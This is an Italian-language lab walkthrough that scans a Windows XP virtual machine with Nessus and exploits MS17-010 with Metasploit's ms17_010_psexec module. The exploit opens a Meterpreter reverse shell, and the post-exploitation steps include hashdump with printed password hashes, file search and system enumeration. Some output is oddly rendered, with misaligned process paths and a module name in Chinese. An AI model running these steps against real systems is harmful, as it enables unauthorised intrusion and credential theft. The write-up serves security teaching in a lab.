
- My Scans
- Test
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

Search Scans: 2 Scans

Name	Schedule	Last Scanned
Xp	On Demand	Today at 4:04 AM
Meta	On Demand	November 25 at 6:19 AM



Una volta terminato lo scan potremmo guardare più nel dettaglio quello che avrà trovato e tramite il comando “Report” avremmo la possibilità di scaricare l’intero resoconto dello scan con maggiori dettagli.

Xp / 192.168.200.200

Vulnerabilities 19

Host Details

- IP: 192.168.200.200
- MAC: 08:00:27:93:C4:07
- OS: Microsoft Windows XP Service Pack 2
- Windows XP Service Pack 3
- Windows XP for Embedded Systems
- Start: Today at 6:18 AM
- End: Today at 6:21 AM
- Elapsed: 3 minutes
- KB: Download

Vulnerabilities

Severity	Count
Critical	1
High	5
Medium	1
Low	7
Info	3

Quando andremmo a generare il report avremmo diverse scelte a nostra disposizione tra cui molti interessanti:

- **Complete List of Vulnerabilities by Host:** Dove verrà fatto un sunto delle vulnerabilità trovate
- **Vulnerability Operations:** Dove ogni vulnerabilità sarà scritta nel dettaglio

Una volta scelto non ci resterà che generare il nostro report

Generate Report - 1 Host Selected

Report Format: HTML PDF CSV

Select a Report Template:

SYSTEM

- Complete List of Vulnerabilities by Host** [highlighted]
- Detailed Vulnerabilities By Host
- Detailed Vulnerabilities By Plugin
- Vulnerability Operations

Template Description:

This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:

None

Formatting Options:

Include page breaks between vulnerability results

Generate Report Cancel Save as default

Report Nessus



Complete List of Vulnerabilities by Host:

192.168.200.200



Vulnerabilities Total: 30

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)
HIGH	7.3	26920	SMB NULL Session Authentication

Come possiamo vedere questa è la vulnerabilità di nostro interesse ma più nel dettaglio, tramite il report generato selezionando **Vulnerability Operations**:

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

See Also

- <http://www.nessus.org/u?68fc8eff>
- <http://www.nessus.org/u?321523eb>
- <http://www.nessus.org/u?065561d0>
- <http://www.nessus.org/u?d9f569cf>
- <https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
- <http://www.nessus.org/u?b9d9ebf9>
- <http://www.nessus.org/u?8dcab5e4>
- <http://www.nessus.org/u?234f8ef8>
- <http://www.nessus.org/u?4c7e0cf3>
- <https://github.com/stamparm/EternalRocks/>
- <http://www.nessus.org/u?59db5b5b>

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions.

SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor

High

CVSS v3.0 Base Score

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

7.7 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS v2.0 Base Score

9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.1 (CVSS2#E:H/RL:OF/RC:C)

STIG Severity

I

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2017/03/20, Modified: 2022/05/25

Plugin Output

tcp/445/cifs

```
Sent:  
00000054ff534d4225000000001803c80000000000000000000000000000000310c4ff031800011000000  
00fffffffff00000000000000000000000000000000540000005400020023000001100005c00500049005000  
45005c0000000000
```

```
Received:  
ff534d4225050200c09803c80000000000000000000000000000000310c4ff03180001000000
```

Ovvero che l'host Windows remoto è affetto da molteplici vulnerabilità:

molte di esse legate all'esecuzione di codice in modalità remota in Microsoft Server Message Block 1.0 a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttare queste vulnerabilità, tramite un pacchetto appositamente predisposto, per eseguire codice arbitrario e divulgare informazioni riservate.

Dopo aver indagato sulla nostra vulnerabilità (**MS17-010**) che possiamo sfruttare apriremo il terminale di Kali avviando **msfconsole** cercando il nostro exploit tramite: **search MS17-010**.

```
msf6 > search ms17-010 [Red Arrow]
Matching Modules
#  Name
-  --
0  exploit/windows/smb/ms17_010_永恒之蓝      Disclosure Date: 2017-03-14 Rank: average Check: Yes Description: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        Disclosure Date: 2017-03-14 Rank: normal Check: Yes Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       Disclosure Date: 2017-03-14 Rank: normal Check: No   Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010         Disclosure Date: 2017-03-14 Rank: normal Check: No   Description: MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce    Disclosure Date: 2017-04-14 Rank: great  Check: Yes  Description: SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > [Red Arrow]
```

Quello che andremo ad utilizzare sarà il numero sarà il **ms17_010_psexec** tramite il comando **use 1** oppure **use exploit/windows/smb/ms17_010_psexec**. Verrà usato questo perché la nostra macchina è x32, mentre fosse stata x64 avremmo potuto sfruttare anche l'exploit **ms17_010_永恒之蓝**.

Una volta che il nostro Exploit sarà stato selezionato verrà visualizzato in rosso.

Non ci resta che avviare il comando **info** per avere più informazioni sull'exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > info
  Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  Module: exploit/windows/smb/ms17_010_psexec      Passwd: [Red Arrow]
Platform: Windows
  Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
  Rank: Normal
Disclosed: 2017-03-14

Provided by:
sleepy
zerosum0x0
Shadow Brokers
Equation Group

Available targets:
Id  Name
--  --
0  Automatic
1  PowerShell
2  Native upload
3  MOF upload

Check supported:
Yes

Basic options:
Name          Current Setting
---          ---
DBGTRACE      false
LEAKATTEMPTS  99
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
NAMED_PIPES
RHOSTS
RPORT          445
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$[Red Arrow]
SMBDomain
SMBPass
SMBUser

Payload information:
Space: 3072

Description:
This module will exploit SMB with vulnerabilities in MS17-010 to
achieve a write-what-where primitive. This will then be used to
overwrite the connection session information with an
Administrator session. From there, the normal psexec payload code
execution is done. Exploits a type confusion between Transaction and
WriteAndX requests and a race condition in Transaction requests, as
seen in the EternalRomance, EternalChampion, and EternalSynergy
exploits. This exploit chain is more reliable than the EternalBlue
exploit, but requires a named pipe.

References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://github.com/worawit/MS17-010
https://hitcon.org/2017/CMT/slides/d2_s2_r0.pdf
https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/
```

Also known as:
 ETERNALSYNERGY
 ETERNALROMANCE
 ETERNALCHAMPION
 ETERNALBLUE

Come possiamo notare ci vengono fornite varie informazioni tra cui la descrizione:

Questo modulo è conosciuto anche come: ETERNALSYNERGY, ETERNALROMANCE, ETERNALCHAMPION or ETERNALBLUE.

Questo modulo sfrutterà un exploit **SMB** (Server Message Block, è un protocollo client-server che regola l'accesso a file e intere directory, nonché ad altre risorse di rete quali stampanti, router e interfacce condivise con la rete. Il protocollo SMB può, inoltre, gestire lo scambio d'informazioni tra i diversi processi di un sistema (indicato anche come comunicazione inter processo) con le vulnerabilità MS17-010 per ottenere una **write-what-where** (Dove l'utente malintenzionato è in grado di scrivere un qualsiasi comando in una qualsiasi posizione). Quindi questa vulnerabilità ci consentirà di stabilire una sessione con la macchina vittima ed eseguire diversi comandi come se fossimo degli amministratori.

Non ci resta che vedere quale impostazioni sono richieste dal nostro exploit tramite: **show options**

```
Module options (exploit/windows/smb/ms17_010_psexec):
Name      MSSQL DB Current Setting          Required  Description
---      ---   ---   ---   ---
DBGTRACE      false           yes   Show extra debug trace info
LEAKATTEMPTS    99            yes   How many times to try to leak transaction
NAMEDPIPE      /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes   A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES      /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes   List of named pipes to check
RHOSTS          yes            yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        445             yes   The Target port (TCP)
SERVICE_DESCRIPTION      no            no   Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME      no            no   The service display name
SERVICE_NAME      no            no   The service name
SHARE          ADMIN$          yes   The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      .              no            no   The Windows domain to use for authentication
SMBPass          SMBPass        no            no   The password for the specified username
SMBUser          SMBUser        no            no   The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---   ---   ---
EXITFUNC    thread         yes   Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.200.100  yes   The listen address (an interface may be specified)
LPORT      4444            yes   The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

Possiamo notare come il campo **RHOSTS** sia vuoto e sotto la colonna “Required” ci sia “Yes”. Significa che deve essere compilato e in questo caso va inserito l’ip della macchina target (**Xp : 192.168.200.200**)

Mentre nel Payload Options c’è stato richiesto di inserire la porta 7777.

Potremmo effettuare queste modifiche tramite i comandi: **set RHOSTS 192.168.200.200 set LPORT 7777**

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting      Required  Description
---          ---                  ---        ---
DBGTRACE      false                yes       Show extra debug trace info
LEAKATTEMPTS  99                 yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
RHOSTS        192.168.200.200      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445                 yes       The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME
SHARE          ADMIN$              no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .                  no        The Windows domain to use for authentication
SMBPass        .                  no        The password for the specified username
SMBUser        .                  no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting      Required  Description
---          ---                  ---        ---
EXITFUNC      thread             yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100      yes       The listen address (an interface may be specified)
LPORT         7777                yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

Potremmo poi visualizzare le nostre modifiche scrivendo nuovamente: show options
```

Potremmo poi visualizzare le nostre modifiche scrivendo nuovamente: **show options**

Ora non ci resta che avviare il nostro exploit tramite il comando: **exploit**

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - ━━━━━━ | Entering Danger Zone | ━━━━━━
[*] 192.168.200.200:445 -      [*] Preparing dynamite...
[*] 192.168.200.200:445 -          [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 -          [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -          [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ━━━━━━ | Leaving Danger Zone | ━━━━━━
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81b2d6b0
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... OWYRTpb1.exe
[*] 192.168.200.200:445 - Created \OWYRTpb1.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \OWYRTpb1.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1049) at 2022-12-12 05:00:48 -0500
meterpreter >
```

e confermare che la nostra sessione di **Meterpreter** sia aperta. Meterpreter è una shell molto potente che gira su applicazioni e servizi vulnerabili di diverse tecnologie e sistemi operativi, fornendo molte funzionalità che aiutano ad infiltrarsi in maniera non autorizzata all'interno dei sistemi target.

Da qui possiamo avviare i comandi richiesti:

- **Checkvm**: Per sapere se la macchina è Virtuale\Fisica
Oltre i comandi basilari Meterpreter mette a disposizione degli script da utilizzare per recuperare determinati dati sul bersaglio, gli script si utilizzano anteponendo al comando la keyword **run**.
- **Ifconfig**: Configurazione di rete
- **Route**: Routing table
- **Webcam_list**: Se ci sono webcam attive
- **Sysinfo**: visualizza le informazioni relative al sistema operativo

```

meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > ifconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:93:ca:07
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > route
IPv4 network routes

```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.200.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.200.0	255.255.255.0	192.168.200.200	10	2
192.168.200.200	255.255.255.255	127.0.0.1	10	1
192.168.200.255	255.255.255.255	192.168.200.200	10	2
224.0.0.0	240.0.0.0	192.168.200.200	10	2
255.255.255.255	255.255.255.255	192.168.200.200	1	2


No IPv6 routes were found.

```

meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/snHvfgkX.jpeg
meterpreter > sysinfo
Computer : TEST-EPI
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

```

Screenshot: screen shot dello schermo (come possiamo vedere qui sotto).



Siamo andati ad utilizzare ulteriori comandi disponibili su Meterpreter per ricavare altre informazioni dalla macchina target.

Abbiamo utilizzato un altro script di Meterpreter, **hashdump**, per ricavare gli User\Password degli utenti, ovviamente ci vengo mostrati in formato **hash**.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 1427d82304d7f24b055b37feffd38302 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...

Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

Search -f *txt: In questo caso è stato messo *txt per specificare la ricerca di tutti i file in formato *txt nella macchina.

```
meterpreter > search -f *txt
Found 23 results ...

Path
_____
c:\Documents and Settings\Default User\Grafici applicazioni\Microsoft\Internet Explorer\brndlog.txt
c:\Documents and Settings\Epicode_user\Grafici applicazioni\Microsoft\Internet Explorer\brndlog.txt
c:\Programmi\Movie Maker\Shared\Empty.txt
c:\Programmi\Movie Maker\Shared\Profiles\Blank.txt
c:\Programmi\Outlook Express\msoe.txt
c:\System Volume Information\_restore{6222362B-283B-4553-8525-7CC8D2E65E42}\RP2\snapshot\domain.txt
c:\System Volume Information\_restore{6222362B-283B-4553-8525-7CC8D2E65E42}\drivetable.txt
c:\WINDOWS\Help\Tours\mmTour\intro.txt
c:\WINDOWS\Help\Tours\mmTour\nav.txt
c:\WINDOWS\Help\Tours\mmTour\segment1.txt
c:\WINDOWS\Help\Tours\mmTour\segment2.txt
c:\WINDOWS\Help\Tours\mmTour\segment3.txt
c:\WINDOWS\Help\Tours\mmTour\segment4.txt
c:\WINDOWS\Help\Tours\mmTour\segment5.txt
c:\WINDOWS\OEWABLog.txt
c:\WINDOWS\SchedLogU.txt
c:\WINDOWS\setuplog.txt
c:\WINDOWS\system32\catRoot2\dberr.txt
c:\WINDOWS\system32\Restore\MachineGuid.txt
c:\WINDOWS\system32\config\systemprofile\Grafici applicazioni\Microsoft\Internet Explorer\brndlog.txt
c:\WINDOWS\system32\drivers\gmrreadme.txt
c:\WINDOWS\system32\euula.txt
c:\WINDOWS\system32\h323log.txt

Size (bytes) Modified (UTC)
_____
141 2022-07-15 09:06:14 -0400
10978 2022-07-15 09:22:42 -0400
18 2008-04-14 08:00:00 -0400
21 2008-04-14 08:00:00 -0400
137 2008-04-14 08:00:00 -0400
132 2022-12-12 16:54:17 -0500
955 2008-04-14 08:00:00 -0400
497 2008-04-14 08:00:00 -0400
935 2008-04-14 08:00:00 -0400
899 2008-04-14 08:00:00 -0400
814 2008-04-14 08:00:00 -0400
727 2008-04-14 08:00:00 -0400
929 2008-04-14 08:00:00 -0400
829 2022-07-15 09:22:40 -0400
2648 2022-07-15 09:34:55 -0400
683675 2022-07-15 09:22:37 -0400
2386 2022-07-15 11:00:02 -0400
78 2022-07-15 09:08:35 -0400
141 2022-07-15 09:06:14 -0400
646 2008-04-14 08:00:00 -0400
29986 2008-04-14 08:00:00 -0400
0 2022-07-15 11:05:12 -0400
```

Netstat: Visualizzare le connessioni attive sulla macchina.

```
meterpreter > netstat
Connection list
_____
Proto Local address           Remote address         State      User   Inode PID/Program name
_____
tcp   0.0.0.0:135             0.0.0.0:*           LISTEN    0       0   920/svchost.exe
tcp   0.0.0.0:445             0.0.0.0:*           LISTEN    0       0   4/System
tcp   127.0.0.1:1027          0.0.0.0:*           LISTEN    0       0   992/alg.exe
tcp   192.168.200.200:139     0.0.0.0:*           LISTEN    0       0   4/System
tcp   192.168.200.200:1033    192.168.200.100:7777 ESTABLISHED 0       0   312/rundll32.exe
udp   0.0.0.0:500              0.0.0.0:*           0       0   684/Lsass.exe
udp   0.0.0.0:4500             0.0.0.0:*           0       0   684/Lsass.exe
udp   0.0.0.0:1025             0.0.0.0:*           0       0   1060/svchost.exe
udp   0.0.0.0:445              0.0.0.0:*           0       0   4/System
udp   127.0.0.1:1026          0.0.0.0:*           0       0   1004/svchost.exe
udp   127.0.0.1:1900          0.0.0.0:*           0       0   1092/svchost.exe
udp   127.0.0.1:123            0.0.0.0:*           0       0   1004/svchost.exe
udp   192.168.200.200:137     0.0.0.0:*           0       0   4/System
udp   192.168.200.200:1900    0.0.0.0:*           0       0   1092/svchost.exe
udp   192.168.200.200:123     0.0.0.0:*           0       0   1004/svchost.exe
udp   192.168.200.200:138     0.0.0.0:*           0       0   4/System
```

WinEnum: un altro script che recupera tutti i tipi di informazioni di sistema (Windows Enumeration).

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.200.200:445 ...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/TEST-EPI_20221212.1255/TEST-EPI_20221212.1255.txt
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/winenum/TEST-EPI_20221212.1255
[*] Checking if TEST-EPI is a Virtual Machine .....
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]         running command arp -a
[*]         running command ipconfig /all
[*]         running command ipconfig /displaydns
[*]         running command netstat -nao
[*]         running command net view
[*]         running command route print
[*]     Host running command netstat -vb
[*]         running command netstat -ns
[*]         running command net accounts
[*]         running command net user
[*]         running command net share
[*]         running command net group
[*]         running command net localgroup
[*]         running command net localgroup administrators
[*]         running command net group administrators
[*]         running command net view /domain
[*]         running command netsh firewall show config
[*]         running command tasklist /svc
[*]         running command net session
[*]         running command gpresult /SCOPE COMPUTER /Z
[*]         running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands .....
[*]     running command wmic useraccount list
[*]     running command wmic group list
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic volume list brief
[*]     running command wmic service list brief
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic product get name,version
[*]     running command wmic qfe
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*] Extracting software list from registry
[*] Dumping password hashes ...
[*] Hashes Dumped
[*] Getting Tokens ...
[*] All tokens have been processed
[*] Done!
```

PS: Ci mostra i processi attivi sulla macchina target.

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wuauctl.exe
184	1004	wuauctl.exe	x86	0	TEST-EPI\Epicode_user	\SystemRoot\System32\smss.exe
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
372	312	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
568	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
592	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
672	592	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
684	592	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
840	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
916	1972	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\System32\svchost.exe
1004	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1052	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1084	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\system32\svchost.exe
1432	1392	explorer.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\Explorer.EXE
1476	672	alg.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\System32\alg.exe
1508	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1592	1432	ctfmon.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\ctfmon.exe
1600	1432	msmsgs.exe	x86	0	TEST-EPI\Epicode_user	C:\Programmi\Messenger\msmsgs.exe
1740	1932	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
1780	592	logon.scr	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\System32\logon.scr
1884	1004	wscntfy.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wscntfy.exe
1952	1992	cmd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\cmd.exe
1992	604	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe

Shell: Possiamo aprire una shell di comandi della macchina target.

```
